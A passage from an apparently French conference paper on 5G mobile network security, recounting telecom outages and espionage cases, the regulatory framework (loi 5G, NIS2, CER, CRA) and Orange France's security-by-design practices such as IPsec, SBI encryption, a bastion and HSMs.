2012 : Impact d'un bug logiciel sur la disponibilité Le 6 juillet 2012, Orange France a du faire face à un dysfonctionnement de ses HLR impactant ses clients.[2] Il ne s'agit pas d'un acte malveillant mais bien d'un bug logiciel qui a impacté l'ensemble des instances de HLR pendant une dizaine d'heures. Le même stimuli a provoqué le même dysfonctionnement sur toutes les instances de HLR. Au-delà de l'incident technique et de l'impact pour les clients, un autre fait marquant n'est pas passé inaperçu. Pas moins de 3 ministres, Arnaud Montebourg (ministre du Redressement productif),

[1] `https://twitter.com/AmauryBucco/status/1608931645587087360`
[2] `https://www.dailymotion.com/video/xs4bs8`

Fleur Pellerin (ministre des PME et du Numérique) et Benoît Hamon (ministre de l'Économie sociale et de la Consommation), se sont relayés dans la salle de crise d'Orange. Ils ont rappelé le caractère crucial des communications électroniques dans la vie courante des Français et dans l'économie du pays [27].

2022 : Acte malveillant chez Vodafone Portugal Le 7 février 2022 à 21h, les services mobiles et la VoIP fixe de Vodafone Portugal se sont arrêtés brutalement [66]. La voix en 2G est remontée très rapidement, en 1h. La DATA 2G/3G est remontée à 8h le 8 février et la 4G est remontée à 20h mais avec des débits limités à 10 Mb/s et des instabilités. Il faudra attendre le 16 février 2022 pour un retour à la normal de la DATA 4G/5G et le 23 février 2022 pour le retour de la VoLTE. Que s'est-il passé ? Factuellement, aucun groupe de pirates n'a publiquement revendiqué une attaque sur Vodafone Portugal de cette nature et de toute façon, aucune attaque documentée jusque là ne portait atteinte à ce point à la disponibilité d'un réseau mobile. Par ailleurs, une communication interne de Vodafone Portugal expliquait le 18 février 2022, que nous ne saurons probablement jamais les motivations derrière cette attaque laissant planer le doute sur le fait que l'attaque aurait pour origine un individu et serait potentiellement interne à Vodafone Portugal ou à un sous-traitant de Vodafone Portugal. Aucune communication officielle de Vodafone Portugal ou des autorités portugaises n'a précisé la nature de l'attaque. Plusieurs interventions sur des forums officieux de discussion convergent sur une attaque ciblant les composants virtualisés : l'attaquant aurait arrêté méthodiquement toutes les fonctions réseau virtualisées puis les infrastructures support et aurait commencé à effacer les sauvegardes pour ralentir la restauration des VM lorsqu'il a été bloqué. Cet incident a été suivi de près par le gouvernement portugais à commencer par le premier ministre, António Costa [69].

2022 : indisponibilité du réseau mobile de Rogers Communication en raison d'une panne sur son réseau fixe Même si l'origine technique du bug est différente du cas Orange Polska en 2015, l'opérateur canadien Rogers Communication a rencontré une difficulté similaire le vendredi 8 juillet 2022 à savoir un dysfonctionnement du plan de contrôle du réseau fixe qui a entraîné un arrêt du réseau mobile [43]. Alors que l'incident a débuté vers 4h du matin, il aura fallu toute la journée aux équipes techniques de Rogers pour identifier l'origine de l'incident, reprendre la main sur les équipements concernés et corriger les configurations. Les services ont commencé à reprendre vers 20h et il faudra attendre le samedi 9 juillet pour une situation quasi-normale. François-Philippe Champagne, Ministre canadien

de l'Innovation, des Sciences et de l'Industrie a pris la parole pendant l'incident pour rappeler l'importance capitale des télécommunications pour les canadiens.[3] Par la suite, Rogers Communication a du rendre compte à l'autorité canadienne compétente (Canadian Radio-television and Telecommunications Commission).

Vers des réseaux "supercritiques" Les nouveaux usages envisagés dans le contexte de la 5G et rappelés lors de débat parlementaire de la loi dite 5G [23, 40] vont augmenter le besoin en disponibilité. Par exemple, l'Etat a confirmé son intérêt pour compléter/remplacer les réseaux régaliens historiques dédiés de type TETRAPOL (Rubis pour la Gendarmerie, Acropol pour la Police, Antarès pour les services d'incendie et de secours) par des réseaux privés prioritaires sur les réseaux civils à l'image du projet du Ministère de l'Intérieur RRF - Réseau Radio du Futur [29]. Un autre usage possible concerne l'utilisation de la 5G comme moyen de communication interne des opérateurs des SAIV - Secteur d'Activité d'Importance Vitale - [28] comme l'industrie (le terme "industrie 4.0" revient régulièrement), la santé (télé-médecine, réseau interne des établissements de santé), les transports, l'énergie, etc. Cela signifie que désormais, les attendus au niveau disponibilité et intégrité deviennent primordiaux. Le terme de réseaux "supercritiques" est même utilisé [23].

5.2 Contexte géopolitique

Des opérations de renseignement Les réseaux mobiles gèrent plusieurs données qui intéressent particulièrement les services de renseignement : localisalisation des UE, compte-rendu des appels passés par les UE, interception des communications électroniques d'un UE, etc. Les services de renseignement n'hésitent pas à lancer des opérations complexes pour s'infiltrer dans les réseaux des opérateurs de communications électroniques et capter des données concernant les UE ciblés. Trois exemples d'opérations de renseignement extérieur rendus publics sont présentés ci-dessous. Ils ont contribué à faire progresser le niveau de sécurité des opérateurs de communications électroniques, y compris en matière d'exploitation des réseaux mobiles. Ils ont indirectement participé à l'évolution des législations afin de protéger les données personnelles et le secret des correspondances (voir section 5.4 relative à l'évolution réglementaire).

[3] `https://twitter.com/fp_champagne/status/1545432860215091200`

2004 : Compromission d'un cœur de réseau mobile à des fin d'espionnage Les équipements Ericsson AXE déployés par Vodafone Greece disposaient dès 2002 d'un module implémentant des fonctions d'interception. Ce module a été modifié en 2004 afin de permettre l'interception illégale d'une centaine de numéros de téléphone, à commencer par celui du premier ministre grec. La méthode utilisée pour introduire ce code malveillant et pour mettre à jour la liste des numéros illégalement interceptés n'a pas été rendu publique, mais l'organisme de contrôle grec qui a enquêté (AΔAE) évoque une possible implication de personnels d'Ericsson et/ou de personnels de Vodafone [41] en lien avec les services de renseignement américains [67]. Des documents classifiés publiés par Snowden en 2012 mentionnent explicitement des opérations menés par les services de renseignement américains en Grèce à l'occasion des Jeux Olympiques de 2004, en lien avec les services de renseignement grecs [65]. Cet incident pose plusieurs questions plus que jamais d'actualité :

— Comment assurer la sécurité des accès en administration sur les équipements réseaux ?
— Comment garantir l'intégrité des logiciels ? (et s'assurer que les mécanismes de contrôle d'intégrité ne peuvent pas être contournés).
— Comment s'assurer de l'intégrité du personnel des opérateurs ?

2011-2013 : Opération "Socialist" Après la compromission de Vodafone Greece révélée en 2005, c'est au tour de Belgacom de défrayer la chronique à partir de 2013. Plusieurs éléments publiés [39, 46, 78] convergent sur une opération de renseignement appelée "Operation Socialist" menée par les services de renseignement du Royaume-Uni. Une première étape a permis d'identifier les administrateurs du réseau de Belgacom puis, dans une seconde étape, de compromettre leur poste de travail.

Une fois ces postes compromis, une troisième étape a consisté à faire du renseignement sur la topologie du réseau de Belgacom et sur les login/mot de passe utilisés par les administrateurs pour accéder aux équipements réseaux.

Une fois ces éléments maîtrisés, la quatrième étape a consisté à se connecter sur les équipements réseaux pour collecter des données sur les clients jusqu'à ce que Belgacom identifie en 2013 la présence de cette intrusion.

Un nouveau théâtre d'opération militaire Cet intérêt va maintenant au-delà des opérations de renseignement. Le cyberespace est en effet devenu un théâtre d'opération à part entière depuis que les nations développées ont

défini des doctrines militaires offensives dans le cyberespace. Les capacités offensives françaises sont identifiées publiquement en 2018 [54]. La France s'est dotée de doctrines de LIO - Lutte Informatique Offensive (LIO) en 2019.[4] La France prévoit un renforcement de ses capacités offensives d'ici 2030 [60]. Des opérations militaires impactant les opérateurs réseaux sont désormais une réalité à l'image de l'attaque du réseau KA-SAT. En effet, le 24 février 2022, vers 3h UTC, alors que l'opération militaire "spéciale" menée par l'armée russe débutait en Ukraine, l'opérateur satellite Viasat a été visée par une attaque : elle a consisté en une compromission d'un accès en administration puis en un dénis de service ciblant les modems utilisés sur les services SurfBeam2 et SurfBeam 2+ de KA-SAT en Europe, en particulier en Ukraine. Les modems ont été "grillés" à savoir que leur firmware ont été modifés de sorte qu'ils ne pouvaient plus avoir accès au service satellite KA-SAT [30, 79].

Une question de souveraineté Un autre angle d'analyse concerne les tensions entre les US et l'Europe d'un côté et la Chine de l'autre. Elles portent sur des questions de dépendances technologiques, d'enjeux économiques et, finalement, sur des questions de souveraineté. Ce contexte géopolitique impacte les choix opérationnels des opérateurs. Côté américain, il est possible de citer comme exemple l'interdiction de la vente d'équipements réseau chinois sur le territoire américain [5] et l'interdiction d'exporter vers la Chine des technologies identifiées comme sensibles. En France, la loi 5G [57] s'inscrit aussi dans ce contexte. Cet article y reviendra dans la section 5.4 relative à l'évolution réglementaire.

5.3 Marché opérateurs

Dans le contexte de la 1G, les opérateurs, souvent les opérateurs historiques publics (Deutsche Telekom, British Telecom, Telecom Italia, etc.) et en nombre limité, constituaient un cercle considéré comme "de confiance". Ce cercle des opérateurs mobiles s'est progressivement étendu à la fin du XX$^{\text{ème}}$ siècle avec la libéralisation des marchés à un nombre beaucoup plus important d'acteurs, voyant apparaitre des opérateurs "gris" : d'un côté, ils opèrent des réseaux mobiles et à ce titre se connectent avec les autres opérateurs en SS7/Diameter, de l'autre côté, ils offrent l'accès payant à des interfaces permettant à des tiers malveillants de réaliser

[4] `https://www.defense.gouv.fr/nos-expertises/cyberdefense-au-ministere-armees`

[5] `https://en.wikipedia.org/wiki/China-United_States_trade_war`

des requêtes SS7 sans ce soucier de leur légitimité. D'autres opérateurs, qui consacrent peu de moyens à leur sécurité, sont des cibles faciles pour des acteurs malveillants qui piratent tout ou partie de leurs réseaux mobiles et s'en servent pour mener à bien discrètement leurs opérations illicites comme des opérations de renseignement ou du détournement de SMS utilisés pour de l'authentification de type 2FA - Two-Factor Authentication.

5.4 Évolution réglementaire

Le contexte réglementaire en France ne cesse de se renforcer, souvent en lien étroit avec le contexte réglementaire européen [48]. Sans rentrer dans le détail, il est possible de citer plusieurs axes qui concernent directement les opérateurs mobiles.

Sécurité des réseaux Il s'agit d'une obligation réglementaire historique identifiée dans les articles L33-1, D98-4 et D98-5 du CPCE - Code des Postes et des Communications Électroniques [58]. De plus, depuis 2011 et l'ajout de l'article L33-10 dans le CPCE [50], le Ministre chargé des communications électroniques peut imposer à tout opérateur de soumettre ses réseaux à un contrôle de sécurité. Il y a eu depuis plusieurs contrôles réalisés, voir par exemple [25].

Protection des données personnelles La loi informatique et libertés de 1978 [49] a longtemps été une référence au-delà des frontières nationales. Elle a fait l'objet d'une mise à jour en 2018 [53] afin de prendre en compte le nouveau RGPD - Règlement Général sur la Protection des Données - établi au niveau européen en 2016. Sur le périmètre de l'opérateur réseau mobile, il est possible de citer comme données personnelles l'IMSI, le MSISDN, la localisation du client ou encore les compte-rendus d'appels voix (qui appelle qui à quelle heure).

Le secret des correspondances L'article 226-3 du code pénal [59] traite de l'atteinte à la vie privée. Est puni de cinq ans d'emprisonnement et de 300 000 euros d'amende, la fabrication, l'importation, la détention, l'exposition, l'offre, la location ou la vente d'appareils ou de dispositifs techniques de nature à nuire au secret des correspondances y compris par négligence, en l'absence d'autorisation ministérielle prévu à l'article R.226-3 et à l'article R.226-7 du code pénal. Le périmètre des équipements concernés a été étendu en 2013 (article 23 de la loi de programmation militaire 2014-2019 [51]). La plupart des équipements du cœur de réseau

mobile sont soumis à ce régime d'autorisation administrative. L'article 226-15 du code pénal traite lui spécifiquement de l'atteinte au secret des correspondances. Le fait, commis de mauvaise foi, d'intercepter, de détourner, d'utiliser ou de divulguer des correspondances émises, transmises ou reçues par la voie électronique ou de procéder à l'installation d'appareils de nature à permettre la réalisation de telles interceptions, est puni d'un an d'emprisonnement et de 45 000 euros d'amende.

Souveraineté nationale Il convient de rappeler que le secteur des communications électroniques est identifié comme un SAIV - Secteur d'Activité d'Importance Vitale [28]. Pour reprendre les propos d'un parlementaire [23] "on peut estimer que les principaux opérateurs de télécommunication, et notamment ceux exploitant des réseaux radioélectriques mobiles, figurent parmi ces OIV - Opérateur d'Importance Vitale. Les bases des SIIV - Système d'Information d'Importance Vitale - ont été posées dans la loi de programmation militaire 2014-2019 (article 21 et suivants, voir [51]) et dans un arrêté de 2016 fixant les règles et les modalités pour le secteur d'activité des communications électroniques [52]. En 2019, la loi n°2019-810 [57], dite loi "5G", a été promulguée, ajoutant des contraintes complémentaires aux opérateurs. Elle vise à préserver les intérêts de la défense et de la sécurité nationale de la France dans le cadre de l'exploitation des réseaux mobiles. Un décret précise les modalités [56] et un arrêté fixe la liste des appareils prévus [55]. Deux éléments sont marquants. Le premier concerne la liste des équipements. Les gNodeB sont concernés par ces autorisations administratives alors quelles ne sont pas concernées par les autorisations prévues dans les articles R.226-3/-7 du code pénal. Le second concerne le contenu des demandes d'autorisation qui doivent inclure :

- L'objet, la dénomination, la ou les versions et les caractéristiques techniques de l'appareil, accompagnés de la documentation technique de l'appareil fournie par son fabricant ;
- L'utilisation prévue de l'appareil au sein du réseau de l'opérateur ;
- Les modalités de déploiement de l'appareil, précisant l'activation ou la non-activation des fonctionnalités optionnelles de celui-ci, les modalités de protection adoptées pour ses interconnexions avec d'autres éléments du réseau et les logiciels informatiques non spécialisés, systèmes d'exploitation et éventuelles solutions de virtualisation sur lesquels repose l'hébergement informatique de l'appareil et de ses données, les modalités de sécurisation de ces logiciels, ainsi que l'éventuel hébergement de l'appareil avec d'autres appareils sur une même infrastructure informatique ;

— Les modalités d'exploitation de l'appareil, précisant les opérations de configuration, de supervision et de maintenance susceptibles d'être réalisées en cours de fonctionnement ou sur l'hébergement informatique, ainsi que les sous-traitants réalisant des opérations de configuration, de supervision ou de maintenance sur l'appareil.

Le Premier ministre refuse l'octroi de l'autorisation s'il estime qu'il existe un risque sérieux d'atteinte aux intérêts de la défense et de la sécurité nationale résultant du manque de garantie du respect des règles mentionnées relatives à la permanence, à l'intégrité, à la sécurité, à la disponibilité du réseau, ou à la confidentialité des messages transmis et des informations liées aux communications. Le Premier ministre prend en considération, pour l'appréciation de ce risque, le niveau de sécurité des appareils, leurs modalités de déploiement et d'exploitation envisagées par l'opérateur et le fait que l'opérateur ou ses prestataires, y compris par sous-traitance, est sous le contrôle ou soumis à des actes d'ingérence d'un Etat non membre de l'Union européenne.

Directive NIS2, directive CER et projet de directive CRA La directive NIS2 - Network and Information Security 2 - [34] et la directive CER - Critical Entities Resilience - [35] ont été approuvées le 14 décembre 2022. Elles devront être transposées et entrer en application dans le droit français avant le 18 octobre 2024.

NIS2 La cybersécurité est traitée dans la directive NIS2. Elle définit des entités "essentielles" qui reprennent dans les grandes lignes les SAIV définies en France [28]. Parmi les entités essentielles identifiées dans la NIS2 figurent les "fournisseurs de réseaux de communications électroniques publics". Elle prévoit, pour les entités essentielles, des règles similaires à celles prévues pour les SIIV en France [52]. Elle ajoute des règles concernant la formation à la sécurité, la gestion du risque, la sécurité de la chaîne d'approvisionnement et l'utilisation de produits et services certifiés. Les sanctions en cas de violations de la directive NIS2 doivent être effectives, proportionnées et dissuasives, compte tenu des circonstances de chaque cas :

— Amendes administratives d'un montant maximal s'élevant à au moins 10 000 000 EUR ou à au moins 2 % du chiffre d'affaires annuel mondial total de l'exercice précédent de l'entreprise à laquelle l'entité essentielle appartient, le montant le plus élevé étant retenu ;
— Suspensions temporaires d'autorisations administratives pour l'entité essentielle ou ses dirigeants ;

— Sanctions personnelles pour les dirigeants.

CER L'approche est complémentaire avec la NIS2. La directive CER traite de la sécurité physique et de la sûreté des employés.

CRA - Cyber Resilience Act Une troisième directive est en discussion au niveau européen. Il s'agit de la CRA.[6] Cette future directive traite de l'accès au marché européen des produits numériques. Elle cherche à améliorer le niveau de sécurité de ces produits. Des règles spécifiques concernent des produits critiques comme les équipements de sécurité et les équipements réseau qui ont vocation à intervenir dans la sécurité des entités essentielles définies dans la NIS2. La future directive CRA doit être publiée en 2024 pour une transposition et application au niveau national en 2026.

6 Retour opérationnel sur la sécurité 5G d'un opérateur

L'objectif de cette section est de lever le voile sur un travail collectif sur la sécurité de la 5G, vécu de l'intérieur d'un opérateur. Il s'agit d'une activité au long cours qui a débuté il y a déjà une dizaine d'années par des travaux de recherche. Actuellement la construction du cœur 5G bat son plein chez les opérateurs français. Cette aventure se prolongera dans l'exploitation opérationnelle du réseau 5G et sa déformation quotidienne pour absorber la croissance du trafic, l'amélioration de la sécurité, les mises à jour fonctionnelles et les évolutions des services proposés. Au final, le réseau 5G devrait être opérationnel jusqu'en 2050 en se basant sur la durée de vie du réseau 2G encore en production.

6.1 Travaux de recherche

Les travaux de recherche et d'anticipation sur la 5G ont débuté en 2011-2012 avant le lancement commercial de la 4G en France. Au niveau européen, ils ont pris par exemple la forme du partenariat public-privé (5G-PPP - `https://5g-ppp.eu/`) dans lequel ont été engagés plusieurs acteurs dont les opérateurs. Ces travaux de recherche intègrent dès le début la sécurité avec par exemple dès 2016 le lancement du projet européen "5G Ensure" (`https://www.5gensure.eu/`) et les premières études sur l'architecture et sur la sécurité de la 5G [3]. S'en suivra plusieurs années de productions intenses autour de la sécurité qui alimenteront les travaux

[6] `https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act`

en normalisation, notamment le groupe de travail SA3 du 3GPP dédié aux questions de sécurité. Le groupe de travail SA3 a ainsi produit le document "Architecture et procédures de sécurité pour le système 5G" [22].

6.2 Démarche sécurité intégrée à toutes les phases du programme 5G

La sécurité a été intégrée dans la création du programme dédié à la construction du futur réseau 5G d'Orange France et le sera dans toutes les phases opérationnelles.

Politique de sécurité Lors de la spécification du futur réseau 5G d'Orange France, une politique de sécurité dédiée a été rédigée et publiée en interne du programme 5G en 2021. Elle s'inspire de la méthodologie EBIOS - Expression des Besoins et Identification des Objectifs de Sécurité - développée par l'ANSSI. Après avoir défini son périmètre, cette politique de sécurité explicite les objectifs de sécurité à atteindre sous l'angle réglementaire, normatif ou encore en matière de besoin de sécurité. Elle explicite ensuite les règles de sécurité, tant au niveau technique que non technique (organisationnel ou juridique), qui vont servir de cibles à atteindre pour le programme 5G d'Orange France. Cette démarche a de plus permis d'identifier des chantiers spécifiques à lancer en amont de la construction du réseau 5G comme la création d'une zone d'administration avec un niveau renforcé de sécurité, l'évolution de l'urbanisme des VPNs ou encore une évolution importante de l'infrastructure de gestion de clés publiques (PKI) interne au groupe Orange afin de pouvoir répondre au besoin omniprésent de certificats (tunnels IPSec, interfaces d'administration, SBI - Service-Based Interface - avec le chiffrement activé) dans un réseau 5G.

Formation des personnels : un feu d'artifice La 5G amène un changement radical dans la façon de construire et d'opérer un réseau mobile. En effet, la 5G a été spécifiée comme étant composée d'une multitude de fonctions réseaux sous forme de logiciels interagissant ensemble via des services web. Ces interactions reposent sur un bus de signalisation SBI basé sur le protocole http/2 avec un enrichissement des en-têtes spécifié par le 3GPP. De plus, la démarche engagée par l'industrie et par les opérateurs amène à se tourner naturellement vers des solutions virtualisées (IaaS - Infrastructure-as-a-Service - ou CaaS - Containers as a Service) pour héberger les fonctions réseaux et à une automatisation des tâches de

production et d'exploitation des réseaux. A mi-chemin entre la technique et l'organisationnelle, des démarches de type projet Agile et intégration continue/développement et déploiement continue (CI/CD) sont également mises en oeuvre. Cela oblige bien sûr à revoir complètement la façon d'aborder la sécurité et à développer de nouvelles compétences en matière de sécurité au sein des opérateurs. Un exemple de ces nouveaux métiers peut être le métier d'ingénieur "DevSecOps". Il s'agit aussi d'opportunités pour développer une sécurité au plus proche des fonctions réseaux, en automatisant des contrôles de cohérence par rapport à des configurations de référence ou en réalisant des tests de sécurité, en étant plus agile dans le déploiement de mise à jour de sécurité ou encore en générant des inventaires à jour des différents composants déployés. Pour terminer ce feu d'artifice, il est difficile de ne pas parler de l'IA - Intelligence Artificielle - de façon générique. L'IA commence à être utilisée dans les réseaux des opérateurs afin par exemple d'optimiser le fonctionnement du RAN, afin de détecter des évènements anormaux en termes de supervision ou encore afin de détecter des signaux faibles permettant de prévenir des pannes en réalisant des opérations de maintenance préventive. Comme toute nouvelle technologie, elle nécessite aussi de prendre du recul au niveau de la sécurité. L'IA peut générer un résultat biaisé qui, lorsqu'il génère des actions automatisées, peut avoir des impacts opérationnels immédiats. Là encore des compétences spécifiques en matière de sécurité appliquée au domaine de l'IA ont été développées au sein des opérateurs.

Appel d'offre Plusieurs appels d'offres ont été lancés pour couvrir l'ensemble des segments du réseau 5G dès 2018. A chaque appel d'offre, des exigences sécurité et réglementaires ont été intégrées. Les exigences sécurité se basent principalement sur le standard 3GPP, sur les recommandations de l'ANSSI ou sur des standards industriels reconnus des fournisseurs retenus. Les exigences réglementaires ont par exemple porté sur les autorisations R.226-3 (au sens du code pénal) lorsque nécessaire. Outre le cahier des charges initial et l'analyse des réponses apportées, des oraux dédiés à la sécurité ont été organisés sur différentes thématiques comme la sécurité du socle de virtualisation proposé, le durcissement des produits ou encore sur les protocoles sécurisés mis en œuvre sur les différents plans.

Contractualisation Les contrats intègrent systématiquement des clauses spécifiques pour d'une part s'engager dans le respect du RGPD et d'autre part s'engager sur une approche vertueuse de la sécurité. Pour ce dernier point, outre les attendus en matière d'intégration native de la sécurité

des produits, il est également demandé un engagement de correction des vulnérabilités identifiées dans un délais fixé qui dépend du niveau de gravité de la vulnérabilité.

Tests fonctionnels de sécurité en laboratoire Les tests fonctionnels en laboratoire sont un passage obligé dans le processus de mise en œuvre d'un réseau. Ils répondent dans un premier temps à un besoin d'évaluation puis dans un second, à un principe de qualification ou validation. L'évaluation d'une plate-forme, d'un produit ou d'un service s'exerce durant des phases amonts de veille technologique ou plus tard lors d'appel d'offre. Cette étape permet alors des choix éclairés sur la base de résultats concrets et d'une mise en œuvre pratique des fonctions de sécurité. En effet, cette dernière est souvent le parent pauvre de certains systèmes, il est ainsi plus aisé de contrôler l'effort consenti par un constructeur dans ce domaine.

L'étape de validation répond à un besoin différent, il s'agit pour l'opérateur de vérifier le bon fonctionnement de l'ensemble des fonctions de sécurité du système sous test et de leur bonne adéquation avec l'écosystème dans lequel il sera intégré. Cette étape importante porte sur l'ensemble des besoins de sécurité. Elle couvre les interactions entre le terminal mobile et le réseau de l'opérateur (authentification, chiffrement RAN), les interactions entre les fonctions en interne du réseau mais aussi les cas d'itinérance auxquelles s'ajoute la protection globale de l'infrastructure comme, par exemple, le contrôle des accès (application de gestion des équipements, accès distant aux systèmes...).

Les réseaux 5G s'appuient sur de nombreux protocoles dont certains intègrent leur propre mécanisme de sécurité et pour d'autres sont protégés par l'ajout de fonctions dédiées. Chacun de ces mécanismes nécessite d'être vérifié. Le respect protocolaire, souvent sujet à interprétation, des fonctions liées à la 5G (fonctionnement et présence conformes aux spécifications), leur interopérabilité avec leur environnement sont autant d'éléments à contrôler.

Les réseaux mobiles ont toujours été des systèmes complexes. Si les plates-formes étaient plutôt monolithiques dans les générations précédentes, le marché de la 4G a déjà introduit la virtualisation. La 5G a ensuite poussé encore plus loin ce principe d'éclatement des fonctions du réseau. La technologie sous-jacente s'appuie maintenant sur la notion de conteneur. Chaque étape de ces progrès a eu un effet multiplicateur sur le nombre d'éléments de sécurité à vérifier par l'introduction de nouvelles couches dont les contrôles se sont vus ajouter à ceux réalisés précédemment. Ainsi, de par le nombre croissant de serveurs, de machines virtuelles, de couches

logicielles et de leur dépendance, l'automatisation est devenue un objectif incontournable, accentuée par des cycles de livraison et de mise œuvre bien plus rapide. De ce fait, les tests fonctionnels de sécurité rentrent maintenant dans un modèle classique du développement logiciel avec une multitude de tests lancée régulièrement et complétée par une série d'opérations de contrôle manuel pour lesquels les développements ne seraient pas opportuns. Néanmoins, cette automatisation soulève quelques difficultés. En particulier, les outils automatisés génèrent un nombre important de faux positifs dans l'analyse des CVE. Leur traitement manuel devient alors conséquent. En outre, comme aucune solution ou produit n'est jamais parfait, il devient indispensable de fixer le seuil d'acceptation de la criticité des CVE acceptés.

La 5G apporte son lot d'amélioration en sécurité, notamment en cœur de réseau. Le bus de communication interne (SBI) est par exemple naturellement protégé par mTLS. Cette protection n'est pas sans conséquence pour un contrôle efficace du fonctionnement de la signalisation du réseau mobile. En effet, cette analyse protocolaire par des sondes dédiées devient impossible, il est alors requis de passer par les équipements 5G eux-mêmes pour une investigation qui devient de ce fait moins indépendante.

6.3 Security by design

Cette section illustre quelques choix réalisés par Orange France sans rechercher l'exhaustivité.

Activation des fonctions sécurité prévues par le 3GPP

Chiffrement et filtrage entre RAN et cœur 5G Fort de l'expérience acquise en 4G depuis 2012, des tunnels IPsec sont systématiquement montés entre les eNodeB (4G) ou les gNodeB (5G) côté RAN et des SEG - Security Gateway - côté cœur de réseau. Les SEG sont non seulement point de terminaison IPsec mais assurent aussi un rôle important dans le filtrage des flux entre le RAN (domaine non sûr) et le cœur de réseau 5G (domaine sûr). Au-delà des aspects sécurité pour la 4G et la 5G, il s'agit d'un challenge opérationnel pour l'opérateur en termes de volumétrie de tunnels (environ 100 000 tunnels qui évoluent quotidiennement au gré de la production de sites RAN), en termes de trafic client (l'ordre de grandeur est le Tb/s de trafic cumulé en pointe, en croissance permanente) et en termes d'expérience client (limiter par exemple la latence ou limiter l'impact de la défaillance d'un équipement). Ces volumétries combinées

aux fonctions de sécurité activées amènent périodiquement à approcher les limites techniques capacitaires des SEG et à devoir procéder à des mises à jour de matériel.

Chiffrement du bus SBI portant la signalisation du cœur 5G La démarche peut surprendre de premier abord, et n'est pas forcément naturelle pour celles et ceux qui ont déjà mis les mains dans le "cambouis". Activer d'emblée les fonctions de sécurité, notamment le chiffrement des flux, entraîne une difficulté dans l'intégration des différents composants puisque un TCPDump et un Wireshark ne servent plus à rien. Il n'est plus possible d'observer les échanges entre les applications afin de vérifier leur conformité protocolaire. Il faut s'en remettre aux logs. Ce choix oblige une plus grande rigueur dans la configuration des applications et dans les tests d'intégration. Il faut de plus redoubler d'effort pour comprendre l'implémentation des normes par les industriels retenus. Pourtant, Orange France a fait le pari d'activer dès le début le chiffrement sur toutes les interfaces, typiquement sur le bus de signalisation SBI et force de constater que ce choix a été très instructif d'un point de vue opérationnel. Il a permis de travailler avec les industriels afin de répondre aux besoins des exploitants en matière de log, d'identifier des erreurs d'implémentation dans la gestion des clés et des certificats ou encore de faire évoluer les logiciels afin d'intégrer des protocoles à jour et un sous-ensemble commun de suites cryptographiques conforme à l'état de l'art. A contrario, l'expérience de terrain montre que lorsque le chiffrement n'est pas activé de suite, son activation peut s'avérer douloureuse en raison du risque d'incident et de l'impact sur les procédures d'exploitation.

Chaîne d'exploitation Un effort significatif a porté sur une refonte de la chaîne d'exploitation, intégrant nativement la notion d'accès "humain" et la notion d'accès "machine". Le premier, l'accès "humain", correspond simplement à l'accès d'un exploitant depuis un poste d'administration. Le second, l'accès "machine" englobe toutes les actions lancées depuis une machine ou un logiciel pour exploiter le réseau 5G. Il est possible d'y inclure notamment les scripts d'automatisation lancés potentiellement depuis un GitLab interne. Un effort significatif a été mis sur la sécurisation du poste d'administration et sur un bastion en coupure entre le poste d'administration et les ressources à administrer. Ce bastion gère d'une façon atypique mais performante et sécurisée la diversité des flux d'administration :

— L'utilisateur s'authentifie avec une solution interne à 2 facteurs forts en arrivant sur un portail. Une fois authentifié, il voit sur ce portail l'ensemble des ressources qu'il peut joindre au regard de ses droits et il n'a plus qu'à "cliquer" sur la ressource qui l'intéresse sans avoir besoin de s'authentifier à nouveau sur la cible pour lancer une console ou une fenêtre web.
— Le bastion distingue d'une part les flux de type ligne de commande (ex : connexion ssh sur une ressource) et les flux de type web (ex : accès au GitLab ou accès à un gestionnaire) afin de proposer des chaînes techniques adaptées.

Outre le bastion, une nouvelle zone d'administration dédiée au réseau mobile a été crée. Elle est composée de plusieurs sous-zones distinctes, à même d'héberger des outils ayant des besoins de sécurité différents. Ces zones disposent d'espace en baie pour héberger des serveurs physiques et proposent par ailleurs un socle virtualisé avec des ressources disponibles pour instancier des VMs en fonction des besoins des exploitants. Cette zone héberge aussi tous les outils nécessaires comme des relais NTP, des serveurs DNS (un domaine DNS spécifique au réseau mobile a été alloué), les serveurs nécessaires au bon fonctionnement de la PKI, les serveurs de log, etc. Le tout fonctionne en IPv4 et en IPv6.

Durcissement à tous les étages

Socle système Les bonnes pratiques en matière de durcissement des systèmes d'exploitation sont mises en oeuvre, en lien étroit avec les fournisseurs retenus des fonctions réseaux.

Cloud privé Plusieurs Clouds privés sont en cours d'assemblage pour assurer la disponibilité du coeur 5G de production. Ils mettent en oeuvre un niveau renforcé de sécurité, avec notamment l'usage de HSM - Hardware Security Module -, de mécanismes d'isolation réseau et l'usage systématique de protocoles sécurisés pour l'administration des Clouds.

Applications L'opérateur a peu de leviers sur l'application à proprement parler, hormis les fonctions mises à disposition par le fournisseur. Un travail de configuration est prévu pour chaque application afin de trouver les meilleurs compromis en termes de sécurité. Un exemple des choix réalisés par Orange France concerne la mise en œuvre de HSM dédiés à la fonction 5G ARPF pour sécuriser l'accès aux K_i et générer les vecteurs d'authentification.

Automatisation L'automatisation est perçue comme un atout indispensable pour la mise en oeuvre d'un coeur 5G. Il permet le déploiement de configurations homogènes respectant des patterns pré-définis. L'automatisation permet de vérifier la conformité des configuration en production par rapport à ces patterns et de maintenir des référentiels à jour du parc de logiciel déployé. De plus, l'automatisation permet d'auditer les scripts ou des applications pour s'assurer du respect des règles de sécurité, avant leur déploiement en production. La contrepartie est qu'il est nécessaire de consacrer du temps et des ressources en amont dans l'automatisation pour écrire/intégrer/tester les scripts, y compris les scripts de sécurité.

Analyse de risque et audit - une approche complémentaire

Analyse de risque L'analyse de risque est un principe incontournable pour une organisation dans le domaine de la cybersécurité. Elle permet de cartographier l'ensemble des risques cyber, stratégiques, juridiques, financiers et de ressources pour un système donné et par conséquence permet de construire une politique de sécurité adaptée.

Plusieurs analyses de risque ont été réalisées dans le contexte de la 5G. Une première analyse globale à la technologie 5G puis d'autres études spécifiquement sur chacun des composants réseaux et en particulier sur ceux naturellement exposés : l'AMF (Access Management System) gère l'attachement réseau de l'UE, la NEF (Network Exposure Function) propose la possibilité d'interagir avec le cœur de réseau pour le pilotage de certains terminaux... Ces analyses pointent ainsi les fonctions de sécurité requises pour assurer la protection du réseau 5G, fonctions dont la bonne configuration et le bon fonctionnement pourront être contrôlés lors d'un audit.

Audit L'audit répond à deux besoins, celui d'une recette des fonctions de sécurité avant mise en production, puis celui d'un contrôle à une étape ultérieure dans le cycle de vie du réseau mobile. Dans les deux cas, la définition d'un périmètre d'étude est un préalable, allant potentiellement de l'accès radio aux réseaux d'interconnexion entre opérateurs.

